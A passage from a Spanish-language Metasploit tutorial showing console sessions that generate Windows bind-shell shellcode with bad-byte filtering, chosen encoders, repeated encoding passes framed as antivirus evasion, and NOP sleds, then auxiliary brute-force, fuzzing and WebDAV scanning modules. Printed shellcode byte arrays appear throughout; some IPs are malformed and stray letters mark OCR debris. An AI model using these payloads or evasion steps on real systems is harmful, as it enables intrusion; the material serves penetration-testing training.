"\x24\x3c\x01\x01\x8d\x44\x24\x10\xc6\x00\x44\x54\x50\x56" +
"\x56\x56\x46\x56\x4e\x56\x56\x53\x56\x68\x79\xcc\x3f\x86" +
"\xff\xd5\x89\xe0\x4e\x56\x46\xff\x30\x68\x08\x87\x1d\x60" +
"\xff\xd5\xbb\xf0\xb5\xa2\x56\x68\xa6\x95\xbd\x9d\xff\xd5" +
"\x3c\x06\x7c\x0a\x80\xfb\xe0\x75\x05\xbb\x47\x13\x72\x6f" +
"\x6a\x00\x53\xff\xd5"
```

Las probabilidades de generar código shell como este sin ningún tipo de "tweeking" son bastante bajas. La mayoría de las veces se utilizarán caracteres incorrectos y tipos específicos de codificadores dependiendo de la máquina objetivo.

El código anterior contiene un carácter incorrecto casi universal, el byte nulo (\x00). Por supuesto algunos exploits nos permiten usarlo, pero no muchos. Se puede generara el mismo shellcode solo que esta vez le indicaremos a Metasploit que elimine este byte no deseado. Para lograr esto, emitimos el comando generate seguido por la opción -b con los octetos que lo acompañan que deseamos que se rechacen durante el proceso de generación.

```
msf payload(shell_bind_tcp) > generate -b '\x00'
# windows/shell_bind_tcp - 368 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
# InitialAutoRunScript=, AutoRunScript=
buf =
"\xdb\xde\xba\x99\x7c\x1b\x5f\xd9\x74\x24\xf4\x5e\x2b\xc9" +
"\xb1\x56\x83\xee\xfc\x31\x56\x14\x03\x56\x8d\x9e\xee\xa3" +
"\x45\xd7\x11\x5c\x95\x88\x98\xb9\xa4\x9a\xff\xca\x94\x2a" +
"\x8b\x9f\x14\xc0\xd9\x0b\xaf\xa4\xf5\x3c\x18\x02\x20\x72" +
"\x99\xa2\xec\xd8\x59\xa4\x90\x22\x8d\x06\xa8\xec\xc0\x47" +
"\xed\x11\x2a\x15\xa6\x5e\x98\x8a\xc3\x23\x20\xaa\x03\x28" +
"\x18\xd4\x26\
```

```
...snip...
```

Mirando este shellcode es fácil de ver en comparación con el shell de enlace generado anteriormente que los octetos nulos se han eliminado con éxito. Por lo tanto nos da una payload libre de octetos nulos. También vemos otras diferencias significativas debido al cambio que aplicamos durante la generación.

Una diferencia es el tamaño total de octetos del shellcode. En nuestra iteración anterior, el tamaño era de 341 octetos, este nuevo shellcode es 27 octetos más grande.

```
msf payload(shell_bind_tcp) > generate
# windows/shell_bind_tcp - 341 bytes
# http://www.metasploit.com
# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
...snip...

msf > payload(shell_bind_tcp) > generate -b '\x00'
# windows/shell_bind_tcp - 368 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
...snip...
```

Durante la generación, la intención original de los octetos nulos era que necesitaban ser reemplazados o codificados para asegurar, una vez en la memoria, que nuestro shell de enlace permanezca funcional.

Otro cambio significativo es el uso adicional de un codificador. Por defecto Metasploit seleccionará el mejor codificador para realizar la tarea en cuestión. El codificador es responsable de eliminar los caracteres no deseados entre otras cosas, ingresados cuando se usa la opción -b.

Al especificar caracteres incorrectos, el Metasploit utilizará el mejor codificador para el trabajo. El codificador x86/shikata_ga_nai se usó cuando solo se restringió el octeto nulo durante la generación del código. Si agregamos algunos caracteres malos más, se puede usar un codificador diferente para realizar la misma tarea. Agreguemos varios octetos más a la lista y veamos que sucede.

```
msf payload(shell_bind_tcp) > generate -b '\x00\x44\x67\x66\xfa\x01\xe0\x44\x67\
xa1\xa2\xa3\x75\x4b'
# windows/shell_bind_tcp - 366 bytes
# http://www.metasploit.com
# Encoder: x86/fnstenv_mov
# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
# InitialAutoRunScript=, AutoRunScript=
buf =
"\x6a\x56\x59\xd9\xee\xd9\x74\x24\xf4\x5b\x81\x73\x13\xbf" +
"\x5c\xbf\xe8\x83\xeb\xfc\...
...snip...
```

Vemos que se utilizó un codificador diferente para eliminar con éxito nuestros octetos no deseados. Shikata_ga_nai probablemente no pudo codificar nuestra payload utilizando nuestra lista restringida de octetos. Por otro lado fnstenv_mov fue capaz de lograr esto.

9.5.3. Error en la generación de la payload

Tener la capacidad de generar shellcode sin el uso de determinados caracteres es una de las excelentes características que ofrece este marco. Esto no significa que sea ilimitado. Si se dan demasiados octetos restringidos, no puede haber un codificador preparado para esta tarea. En este momento, Metasploit mostrará el siguiente mensaje.

```
msf payload(shell_bind_tcp) > generate -b '\x00\x44\x67\x66\xfa\x01\xe0\x44\x67\
xa1\xa2\xa3\x75\x4b\xFF\x0a\x0b\x01\xcc\6e\x1e\x2e\x26'
[-] Payload generation failed: No encoders encoded the buffer successfully.
```

Es como eliminar también muchas letras del alfabeto y pedirle a alguien que escriba una oración completa. A veces simplemente no se puede hacer.

9.5.4. Uso de un codificador durante la generación de la payload

Como se mencionó anteriormente, el Metasploit elegirá el mejor codificador posible al generar nuestra payload. Sin embargo hay momentos en que uno necesita usar un tipo específico, independientemente de lo que piense Metasploit. Imaginar un exploit que solo se ejecutará con éxito siempre que solo contenga caracteres no alfanuméricos. El codificador shikata_ga_nai no sería apropiado en este caso, ya que utiliza casi todos los caracteres disponibles para codificar. Mirando la lista de codificadores, vemos que está presente el codificador x86/nonalpha.

```
msf payload(shell_bind_tcp) > show encoders
Encoders
========
   Name                    Disclosure Date  Rank       Descripción
   ----                    ---------------  ----       -----------
...snip...
   x86/call4_dword_xor                      normal     Call+4 Dword XOR Encoder
   x86/context_cpuid       manual     CPUID-based Context Keyed Payload Encoder
   x86/context_stat       manual     stat(2)-based Context Keyed Payload Encoder
   x86/context_time      manual     time(2)-based Context Keyed Payload Encoder
   x86/countdown                 normal     Single-byte XOR Countdown Encoder
   x86/fnstenv_mov     normal     Variable-length Fnstenv/mov Dword XOR Encoder
   x86/jmp_call_additive     normal     Jump/Call XOR Additive Feedback Encoder
   x86/context_stat       manual     stat(2)-based Context Keyed Payload Encoder
   x86/context_time       manual     time(2)-based Context Keyed Payload Encoder
   x86/countdown            normal     Single-byte XOR Countdown Encoder
   x86/fnstenv_mov      normal     Variable-length Fnstenv/mov Dword XOR Encoder
   x86/jmp_call_additive     normal     Jump/Call XOR Additive Feedback Encoder
   x86/nonalpha                   low        Non-Alpha Encoder
   x86/nonupper                               low        Non-Upper Encoder
   x86/shikata_ga_nai       excellent  Polymorphic XOR Additive Feedback Encoder
   x86/single_static_bit                      manual     Single Static Bit
   x86/unicode_mixed    manual     Alpha2 Alphanumeric Unicode Mixedcase Encoder
   x86/unicode_upper   manual     Alpha2 Alphanumeric Unicode Uppercase Encoder
```

Vamos a rehacer nuestra payload de shell de enlace, pero esta vez le diremos al Metasploit que use el codificador nonalpha. Hacemos esto usando la opción -e seguido del nombre del codificador como se muestra en la lista anterior.

```
msf payload(shell_bind_tcp) > generate -e x86/nonalpha
# windows/shell_bind_tcp - 489 bytes
# http://www.metasploit.com
# Encoder: x86/nonalpha
# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
# InitialAutoRunScript=, AutoRunScript=
buf =
"\x66\xb9\xff\xff\xeb\x19\x5e\x8b\xfe\x83\xc7\x70\x8b\xd7" +
"\x3b\xf2\x7d\x0b\xb0\x7b\xf2\xae\xff\xcf\xac\x28\x07\xeb" +
"\xf1\xeb\x75\xe8\xe2\xff\xff\xff\x17\x29\x29\x29\x09\x31" +
"\x1a\x29\x24\x29\x39\x03\x07\x31\x2b\x33\x23\x32\x06\x06" +
"\x23\x23\x15\x30\x23\x37\x1a\x22\x21\x2a\x23\x21\x13\x13" +
"\x04\x08\x27\x13\x2f\x04\x27\x2b\x13\x10\x2b\x2b\x2b\x2b" +
"\x2b\x2b\x13\x28\x13\x11\x25\x24\x13\x14\x28\x24\x13\x28" +
"\x28\x24\x13\x07\x24\x13\x06\x0d\x2e\x1a\x13\x18\x0e\x17" +
"\x24\x24\x24\x11\x22\x25\x15\x37\x37\x37\x27\x2b\x25\x25" +
"\x25\x35\x25\x2d\x25\x25\x28\x25\x13\x02\x2d\x25\x35\x13" +
"\x25\x13\x06\x34\x09\x0c\x11\x28\xfc\xe8\x89\x00\x00\x00" +
...snip...
```

Si todo salió según el plan, esta payload no contendrá ningún carácter alfanumérico. Pero debemos tener cuidado al usar un codificador diferente al predeterminado ya que tiende a darnos una payload de mayor tamaño. Por ejemplo este es mucho más grande que en nuestros ejemplos anteriores.

Nuestra siguiente opción en la lista es la opción -f. Esto nos da la capacidad de guardar nuestra payload generada en un fichero en lugar de mostrarla en la pantalla. Como siempre, sigue el comando generate con la ruta del fichero.

```
msf payload(shell_bind_tcp) > generate -b '\x00' -e x86/shikata_ga_nai -f /root/
msfu/filename.txt
[*] Writing 1803 bytes to /root/msfu/filename.txt...
msf  payload(shell_bind_tcp) > cat ~/msfu/filename.txt
[*] exec: cat ~/msfu/filename.txt
# windows/shell_bind_tcp - 368 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
# InitialAutoRunScript=, AutoRunScript=
buf =
"\xdb\xcb\xb8\x4f\xd9\x99\x0f\xd9\x74\x24\xf4\x5a\x2b\xc9" +
"\xb1\x56\x31\x42\x18\x83\xc2\x04\x03\x42\x5b\x3b\x6c\xf3" +
"\x8b\x32\x8f\x0c\x4b\x25\x19\xe9\x7a\x77\x7d\x79\x2e\x47" +
"\xf5\x2f\xc2\x2c\x5b\xc4\x51\x40\x74\xeb\xd2\xef\xa2\xc2" +
"\xe3\xc1\x6a\x88\x27\x43\x17\xd3\x7b\xa3\x26\x1c\x8e\xa2" +
"\x6f\x41\x60\xf6\x38\x0d\xd2\xe7\x4d\x53\xee\x06\x82\xdf" +
"\x4e\x71\xa7\x20\x3a\xcb\xa6\x70\x92\x40\xe0\x68\x99\x0f" +
```

```
"\xd1\x89\x4e\x4c\x2d\xc3\xfb\xa7\xc5\xd2\x2d\xf6\x26\xe5" +
...snip...
```

Al usar el comando cat de la misma manera que lo haríamos desde el shell de comandos, podemos ver que nuestra payload se guardó con éxito en nuestro fichero. Como podemos ver, también es posible usar más de una opción al generar nuestro shellcode.

9.5.5. Generando payloads con múltiples pasos

La opción de iteración -i le dice al Metasploit cuantas pasadas de codificación debe hacer antes de producir la payload final. Una razón para hacerlo sería el sigilo o la evasión de los antivirus. Así que comparemos nuestra payload de shell de enlace generada usando 1 iteración versus 2 iteraciones del mismo código de shell.

```
msf payload(shell_bind_tcp) > generate -b '\x00'
# windows/shell_bind_tcp - 368 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
# InitialAutoRunScript=, AutoRunScript=
buf =
"\xdb\xd9\xb8\x41\x07\x94\x72\xd9\x74\x24\xf4\x5b\x2b\xc9" +
"\xb1\x56\x31\x43\x18\x03\x43\x18\x83\xeb\xbd\xe5\x61\x8e" +
"\xd5\x63\x89\x6f\x25\x14\x03\x8a\x14\x06\x77\xde\x04\x96" +
"\xf3\xb2\xa4\x5d\x51\x27\x3f\x13\x7e\x48\x88\x9e\x58\x67" +
"\x09\x2f\x65\x2b\xc9\x31\x19\x36\x1d\x92\x20\xf9\x50\xd3" +
"\x65\xe4\x9a\x81\x3e\x62\x08\x36\x4a\x36\x90\x37\x9c\x3c" +
...snip...
```

```
msf > payload(shell_bind_tcp) > generate -b '\x00' -i 2
# windows/shell_bind_tcp - 395 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
# InitialAutoRunScript=, AutoRunScript=
buf =
"\xbd\xea\x95\xc9\x5b\xda\xcd\xd9\x74\x24\xf4\x5f\x31\xc9" +
"\xb1\x5d\x31\x6f\x12\x83\xc7\x04\x03\x85\x9b\x2b\xae\x80" +
"\x52\x72\x25\x16\x6f\x3d\x73\x9c\x0b\x38\x26\x11\xdd\xf4" +
"\x80\xd2\x1f\xf2\x1d\x96\x8b\xf8\x1f\xb7\x9c\x8f\x65\x96" +
"\xf9\x15\x99\x69\x57\x18\x7b\x09\x1c\xbc\xe6\xb9\xc5\xde" +
"\xc1\x81\xe7\xb8\xdc\x3a\x51\xaa\x34\xc0\x82\x7d\x6e\x45" +
"\xeb\x2b\x27\x08\x79\xfe\x8d\xe3\x2a\xed\x14\xe7\x46\x45" +
...snip...
```

Al comparar las 2 salidas, vemos el efecto obvio que tuvo la segunda iteración en nuestra payload. En primer lugar, el tamaño en octetos es mayor que el primero. Cuantas más iteraciones se realicen, mayor será nuestra payload. En segundo lugar, al comparar los primeros octetos del código

resaltado, también vemos que ya no son los mismos. Esto se debe a la segunda iteración, o al segundo paso de codificación. Veamos nuestro shellcode y veamos que diferencia marcarían 5 iteraciones.

```
msf payload(shell_bind_tcp) > generate -b '\x00' -i 5
# windows/shell_bind_tcp - 476 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
# InitialAutoRunScript=, AutoRunScript=
buf =
"\xb8\xea\x18\x9b\x0b\xda\xc4\xd9\x74\x24\xf4\x5b\x33\xc9" +
"\xb1\x71\x31\x43\x13\x83\xeb\xfc\x03\x43\xe5\xfa\x6e\xd2" +
"\x31\x23\xe4\xc1\x35\x8f\x36\xc3\x0f\x94\x11\x23\x54\x64" +
"\x0b\xf2\xf9\x9f\x4f\x1f\x01\x9c\x1c\xf5\xbf\x7e\xe8\xc5" +
"\x94\xd1\xbf\xbb\x96\x64\xef\xc1\x10\x9e\x38\x45\x1b\x65" +
...snip...
```

El cambio es significativo cuando se compara con todas las salidas anteriores. Es un poco más grande y los octetos no son similares. En teoría haría que esta versión de nuestra payload fuera menos propensa a la detección.

Hemos pasado mucho tiempo generando shellcode desde el principio con valores predeterminados. En el caso de un shell de enlace, el puerto de escucha predeterminado es 4444. A menudo esto debe cambiarse. Podemos lograr esto usando la opción -o seguido del valor que deseamos cambiar.

Echemos un vistazo a las opciones que podemos cambiar para esta payload. Desde msfconsole, emitiremos el comando show options.

```
msf payload(shell_bind_tcp) > show options
Module options (payload/windows/shell_bind_tcp):
   Name      Current Setting  Required  Descripción
   ----      ---------------  --------  -----------
   EXITFUNC  process        yes       Exit technique: seh, thread, process, none
   LPORT     4444             yes       The listen port
   RHOST                      no        The target address
```

Por defecto esta shell escuchará en el puerto 4444 y la función de salida es "process". Cambiemos esto al puerto 1234 y la función de salida 'seh' usando -o. La sintaxis es VARIABLE = VALUE separada por una coma entre cada opción. En este caso, se cambian el puerto de escucha y la función de salida, por lo que se utiliza la sintaxis LPORT = 1234, EXITFUNC = seh.

```
msf  payload(shell_bind_tcp) > generate -o LPORT=1234,EXITFUNC=seh -b '\x00' -e
x86/shikata_ga_nai
# windows/shell_bind_tcp - 368 bytes
# http://www.metasploit.com
# Encoder: x86/shikata_ga_nai
# VERBOSE=false, LPORT=1234, RHOST=, EXITFUNC=seh,
# InitialAutoRunScript=, AutoRunScript=
buf =
```

```
"\xdb\xd1\xd9\x74\x24\xf4\xbb\x93\x49\x9d\x3b\x5a\x29\xc9" +
"\xb1\x56\x83\xc2\x04\x31\x5a\x14\x03\x5a\x87\xab\x68\xc7" +
"\x4f\xa2\x93\x38\x8f\xd5\x1a\xdd\xbe\xc7\x79\x95\x92\xd7" +
"\x0a\xfb\x1e\x93\x5f\xe8\x95\xd1\x77\x1f\x1e\x5f\xae\x2e" +
"\x9f\x51\x6e\xfc\x63\xf3\x12\xff\xb7\xd3\x2b\x30\xca\x12" +
"\x6b\x2d\x24\x46\x24\x39\x96\x77\x41\x7f\x2a\x79\x85\x0b" +
"\x12\x01\xa0\xcc\xe6\xbb\xab\x1c\x56\xb7\xe4\x84\xdd\x9f" +
...snip...
```

9.5.6. Generación de una payload usando un NOP sled

Finalmente echemos un vistazo a la longitud del NOP sled y las opciones de formato de salida. Al generar payloads, el formato de salida predeterminado es ruby. Aunque el lenguaje ruby es extremadamente poderoso y popular, no todos lo codifican. Tenemos la capacidad de decirle al Metasploit que proporcione nuestra payload en diferentes formatos de codificación, como Perl, C y Java, por ejemplo. También es posible agregar un NOP sled al principio al generar nuestro shellcode.

Primero veamos algunos formatos de salida diferentes y veamos como se usa la opción -t. Al igual que todas las otras opciones, todo lo que debe hacerse es escribir la opción seguido del nombre del formato como se muestra en el menú de ayuda.

```
msf payload(shell_bind_tcp) > generate
# windows/shell_bind_tcp - 341 bytes
# http://www.metasploit.com
# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
# InitialAutoRunScript=, AutoRunScript=
buf =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" +
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" +
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" +
...snip...
```

```
msf payload(shell_bind_tcp) > generate -t c
/*
 * windows/shell_bind_tcp - 341 bytes
 * http://www.metasploit.com
 * VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
 * InitialAutoRunScript=, AutoRunScript=
 */
unsigned char buf[] =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52\x30"
"\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26\x31\xff"
"\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\xe2"
"\xf0\x52\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78\x85"
...snip...
```

```
msf payload(shell_bind_tcp) > generate -t java
/*
 * windows/shell_bind_tcp - 341 bytes
 * http://www.metasploit.com
 * VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
 * InitialAutoRunScript=, AutoRunScript=
 */
byte shell[] = new byte[]
{
        (byte) 0xfc, (byte) 0xe8, (byte) 0x89, (byte) 0x00, (byte) 0x00, (byte)
0x00, (byte) 0x60, (byte) 0x89,
        (byte) 0xe5, (byte) 0x31, (byte) 0xd2, (byte) 0x64, (byte) 0x8b, (byte)
0x52, (byte) 0x30, (byte) 0x8b,
        (byte) 0x52, (byte) 0x0c, (byte) 0x8b, (byte) 0x52, (byte) 0x14, (byte)
0x8b, (byte) 0x72, (byte) 0x28,
        (byte) 0x0f, (byte) 0xb7, (byte) 0x4a, (byte) 0x26, (byte) 0x31, (byte)
0xff, (byte) 0x31, (byte) 0xc0,
        (byte) 0xac, (byte) 0x3c, (byte) 0x61, (byte) 0x7c, (byte) 0x02, (byte)
0x2c, (byte) 0x20, (byte) 0xc1,
...snip...
```

Al observar la salida para los diferentes lenguajes de programación, vemos que cada salida se adhiere a su sintaxis de lenguaje respectiva. Se utiliza un hash "#" para comentarios en Ruby, pero en C se reemplaza con la sintaxis de barra inclinada y asterisco "/ *". Mirando las 3 salidas, las matrices se declaran correctamente para el formato de idioma seleccionado y preparándolo para ser copiado y pegado en su script.

La adición de un NOP sled se logra con la opción -s seguido por el número de NOPs. Esto agregará el sled al comienzo de nuestra payload. Tener en cuenta que cuanto más grande sea el sled, más grande será el shellcode. Por lo tanto, agregar 10 NOP agregará 10 octetos al tamaño total.

```
msf payload(shell_bind_tcp) > generate
# windows/shell_bind_tcp - 341 bytes
# http://www.metasploit.com
# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
# InitialAutoRunScript=, AutoRunScript=
buf =
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" +
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" +
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" +
...snip...
```

```
msf payload(shell_bind_tcp) > generate -s 14
# windows/shell_bind_tcp - 355 bytes
# http://www.metasploit.com
# NOP gen: x86/opty2
# VERBOSE=false, LPORT=4444, RHOST=, EXITFUNC=process,
# InitialAutoRunScript=, AutoRunScript=
buf =
```

```
"\xb9\xd5\x15\x9f\x90\x04\xf8\x96\x24\x34\x1c\x98\x14\x4a" +
"\xfc\xe8\x89\x00\x00\x00\x60\x89\xe5\x31\xd2\x64\x8b\x52" +
"\x30\x8b\x52\x0c\x8b\x52\x14\x8b\x72\x28\x0f\xb7\x4a\x26" +
"\x31\xff\x31\xc0\xac\x3c\x61\x7c\x02\x2c\x20\xc1\xcf\x0d" +
...snip...
```

En el texto se puede ver este NOP sled al comienzo de la carga útil. Comparando las siguientes 3 líneas con el shellcode justo arriba, vemos que son exactamente iguales. Los octetos totales, como se esperaba, crecieron exactamente 14 octetos.

9.6. Módulos auxiliary

Los módulos auxiliary como ssh_login pueden tomar una lista conocida de nombres de usuario y contraseñas y luego intentar iniciar sesión a través de la fuerza bruta en toda una red de destino. También se incluyen en los módulos auxiliary varios fuzzers de protocolo como ftp_pre_post, http_get_uri_long, smtp_fuzzer, ssh_Versión_corrupt y más. Se pueden lanzar estos fuzzers en un servicio de destino con la esperanza de encontrar sus propias vulnerabilidades a explotar. Solo porque los módulos auxiliary no tienen una payload, no pensemos que no los usará.

Los módulos auxiliary están dentro del directorio /modules/auxiliary de Metasploit y dentro de él, están ordenados en función de las funciones que proporcionan. Si desea crear su propio módulo o editar uno existente para satisfacer un propósito específico, los encontrará en sus directorios correspondientes. Por ejemplo, si necesita desarrollar un módulo de fuzzer para buscar sus propios errores, encontrará algunos módulos preexistentes en el directorio fuzzers.

Para enumerar todos los módulos auxiliary disponibles dentro de Metasploit, simplemente ejecutar el comando show auxiliary dentro de msfconsole. Los módulos auxiliares están organizados por categoría. Por ejemplo hay el módulo de enumeración de DNS, los fuzzers de Wi-Fi e incluso un módulo para localizar y abusar de la puerta trasera troyana que se incluyó en los cargadores de batería USB Energizer.

Usando un módulo auxiliary es similar a usar cualquier exploit dentro del Metasploit: simplemente ejecutar el comando use seguido del nombre del módulo. Por ejemplo para usar el módulo webdav_scanner, debe ejecutar use scanner/http/webdav_scanner como se muestra a continuación.

msf > use scanner/http/webdav_scanner
Y msf auxiliary(webdav_scanner) > info
Name: HTTP WebDAV Scanner
Versión: 9179
License: Metasploit Framework License (BSD)
Rank: Normal
Provided by:
et <et@metasploit.com>
Basic options:
Name Current Setting Required Descripción
---- --------------- -------- -----------
Proxies no Use a proxy chain
Z RHOSTS yes The target address range or CIDR identifier
RPORT 80 yes The target port
[THREADS 1 yes The number of concurrent threads

VHOST no HTTP server virtual host
Descripción:
Detect webservers with WebDAV enabled
msf auxiliary(webdav_scanner) >

Los módulos auxiliary son emocionantes porque se pueden usar de muchas maneras para muchas cosas. Si no puede encontrar el módulo auxiliary perfecto, es fácil modificar uno para satisfacer sus necesidades específicas.

Considere un ejemplo y supongamos que se está realizando una prueba de penetración remota y al escanear la red, identificamos una cantidad de servidores web y no mucho más. Su superficie de ataque es limitada en este punto y tiene que trabajar con lo que está disponible. Ahora los módulos auxiliary scanner/http resultarán extremadamente útiles cuando se puede lanzar un exploit. Para buscar todos los escáneres HTTP disponibles, ejecutar search scanner/http

msf auxiliary(webdav_scanner) > search scanner/http
[*] Searching loaded modules for pattern 'scanner/http'...
Auxiliary
=========
Name Rank Descripción
---- ---- -----------
scanner/http/backup_file normal HTTP Backup File Scanner
scanner/http/blind_sql_query normal HTTP Blind SQL Injection GET QUERY Scanner
scanner/http/brute_dirs normal HTTP Directory Brute Force Scanner
scanner/http/cert normal HTTP SSL Certificate Checker
scanner/http/copy_of_file normal HTTP Copy File Scanner
scanner/http/dir_listing normal HTTP Directory Listing Scanner
scanner/http/dir_scanner normal HTTP Directory Scanner
scanner/http/dir_webdav_unicode_bypass normal MS09-020 IIS6 WebDAV Unicode Auth Bypass Directory Scanner
scanner/http/enum_delicious normal Pull Del.icio.us Links (URLs) for a domain
scanner/http/enum_wayback normal Pull Archive.org stored URLs for a domain
scanner/http/error_sql_injection normal HTTP Error Based SQL Injection Scanner
scanner/http/file_same_name_dir normal HTTP File Same Name Directory Scanner
scanner/http/files_dir normal HTTP Interesting File Scanner
scanner/http/frontpage_login normal FrontPage Server Extensions Login Utility
scanner/http/http_login normal HTTP Login Utility
scanner/http/http_Versión normal HTTP Versión Detection
scanner/http/lucky_punch normal HTTP Microsoft SQL Injection Table XSS Infection
scanner/http/ms09_020_webdav_unicode_bypass normal MS09-020 IIS6 WebDAV Unicode Auth Bypass
scanner/http/options normal HTTP Options Detection
scanner/http/prev_dir_same_name_file normal HTTP Previous Directory File Scanner
scanner/http/replace_ext normal HTTP File Extension Scanner
X scanner/http/robots_txt normal HTTP Robots.txt Content Scanner
scanner/http/soap_xml normal HTTP SOAP Verb/Noun Brute Force Scanner
scanner/http/sqlmap normal SQLMAP SQL Injection External Module
scanner/http/ssl normal HTTP SSL Certificate Information
scanner/http/svn_scanner normal HTTP SubVersión Scanner
scanner/http/tomcat_mgr_login normal Tomcat Application Manager Login Utility

scanner/http/trace_axd normal HTTP trace.axd Content Scanner
scanner/http/verb_auth_bypass normal HTTP Verb Authentication Bypass Scanner
scanner/http/vhost_scanner normal HTTP Virtual Host Brute Force Scanner
scanner/http/vmware_server_dir_trav normal VMware Server Directory Transversal Vulnerability
scanner/http/web_vulndb normal HTTP Vuln scanner
Y scanner/http/webdav_internal_ip normal HTTP WebDAV Internal IP Scanner
scanner/http/webdav_scanner normal HTTP WebDAV Scanner
scanner/http/webdav_website_content normal HTTP WebDAV Website Content Scanner
Z scanner/http/writable normal HTTP Writable Path PUT/DELETE File Access
scanner/http/xpath normal HTTP Blind XPATH 1.0 Injector

Aquí hay muchas opciones, así que identifiquemos algunos posibles candidatos en esta lista. Tener en cuenta que existen opciones para identificar el archivo robots.txt de varios servidores, numerosas formas de interactuar con WebDAV y herramientas para identificar servidores con acceso de archivo grabable y muchos otros módulos de propósito especial.

También hay módulos que puede usar para la exploración posterior. Las Versiónes anteriores de Microsoft IIS tenían una vulnerabilidad en sus implementaciones de WebDAV que permitía la explotación remota, por lo que primero podría ejecutar un análisis contra sus objetivos con la esperanza de encontrar un servidor con WebDAV habilitado, de la siguiente manera.

msf auxiliary(dir_webdav_unicode_bypass) > use scanner/http/webdav_scanner
msf auxiliary(webdav_scanner) > show options
Module options:
Name Current Setting Required Descripción
---- --------------- -------- -----------
Proxies no Use a proxy chain
RHOSTS yes The target address range or CIDR identifier
RPORT 80 yes The target port
THREADS 1 yes The number of concurrent threads
VHOST no HTTP server virtual host
X msf auxiliary(webdav_scanner) > set RHOSTS 192.168.1.242, 192.168.13.242.252, 192.168.13.242.254, 192.168.4.116, 192.168.4.118, 192.168.4.122, 192.168.13.242.251, 192.168.13.242.234, 192.168.8.67, 192.68.8.113, 192.168.13.242.231, 192.168.13.242.249, 192.168.4.115, 192.168.8.66, 192.168.8.68, 192.168.6.62
RHOSTS => 192.168.1.242, 192.168.13.242.252, 192.168.13.242.254, 192.168.4.116, 192.168.4.118, 192.168.4.122, 192.168.13.242.251, 192.168.13.242.234, 192.168.8.67, 192.168.6.113, 192.168.13.242.231, 192.168.13.242.249, 192.168.4.115, 192.168.8.66, 192.168.8.68, 192.168.6.62
msf auxiliary(webdav_scanner) > run
[*] 192.168.1.242 (Microsoft-IIS/6.0) WebDAV disabled.
[*] 192.168.13.242.252 (Apache/2.2.9 (Debian) proxy_html/3.0.0 mod_ssl/2.2.9 OpenSSL/0.9.8g) WebDAV disabled.
[*] Scanned 04 of 31 hosts (012% complete)
[*] Scanned 07 of 31 hosts (022% complete)
[*] 192.168.4.116 (Apache/2.2.3 (Red Hat)) WebDAV disabled.
[*] Scanned 10 of 31 hosts (032% complete)
[*] 192.168.4.122 (Apache/2.2.3 (Red Hat)) WebDAV disabled.
[*] Scanned 13 of 31 hosts (041% complete)

[*] 192.168.13.242.251 (Microsoft-IIS/6.0) WebDAV disabled.
[*] 192.168.13.242.234 (Microsoft-IIS/6.0) WebDAV disabled.
[*] Scanned 16 of 31 hosts (051% complete)
[*] 192.168.8.67 (Microsoft-IIS/6.0) WebDAV disabled.
[*] Scanned 19 of 31 hosts (061% complete)
Y [*] 192.168.6.113 (Microsoft-IIS/5.0) has WEBDAV ENABLED
[*] 192.168.13.242.231 (Microsoft-IIS/6.0) WebDAV disabled.
[*] Scanned 22 of 31 hosts (070% complete)
[*] 192.168.13.242.249 (Microsoft-IIS/6.0) WebDAV disabled.
[*] Scanned 25 of 31 hosts (080% complete)
[*] 192.168.4.115 (Microsoft-IIS/6.0) WebDAV disabled.
[*] 192.168.8.66 (Microsoft-IIS/6.0) WebDAV disabled.
[*] Scanned 28 of 31 hosts (090% complete)
[*] 192.168.8.68 (Microsoft-IIS/6.0) WebDAV disabled.
[*] Scanned 31 of 31 hosts (100% complete)
[*] Auxiliary module execution completed

Como puede ver en este ejemplo, se han escaneado varios servidores HTTP en la búsqueda de WebDAV y solo uno tiene WebDAV habilitado. Este módulo ha identificado rápidamente un sistema específico contra el cual se puede lanzar más ataques.

La funcionalidad del módulo auxiliary va mucho más allá del escaneo. Los módulos auxiliary también funcionan muy bien como fuzzers con una pequeña modificación. También hay disponibles varios módulos de denegación de servicio para Wi-Fi, que pueden resultar bastante perjudiciales cuando se usan correctamente.

9.7. Módulo encoders

Se trata de los codificadores necesarios para codificar las payloads.

Se pueden ver los que contiene con el comando show encoders.

```
msf exploit( ms08_067_netapi) > show encoders
Compatible encoders
===================
Name Descripción
---- -----------
cmd/generic_sh Generic Shell Variable Substitution Command Encoder
generic/none The "none" Encoder
mipsbe/longxor XOR Encoder
mipsle/longxor XOR Encoder
php/base64 PHP Base64 encoder
ppc/longxor PPC LongXOR Encoder
ppc/longxor_tag PPC LongXOR Encoder
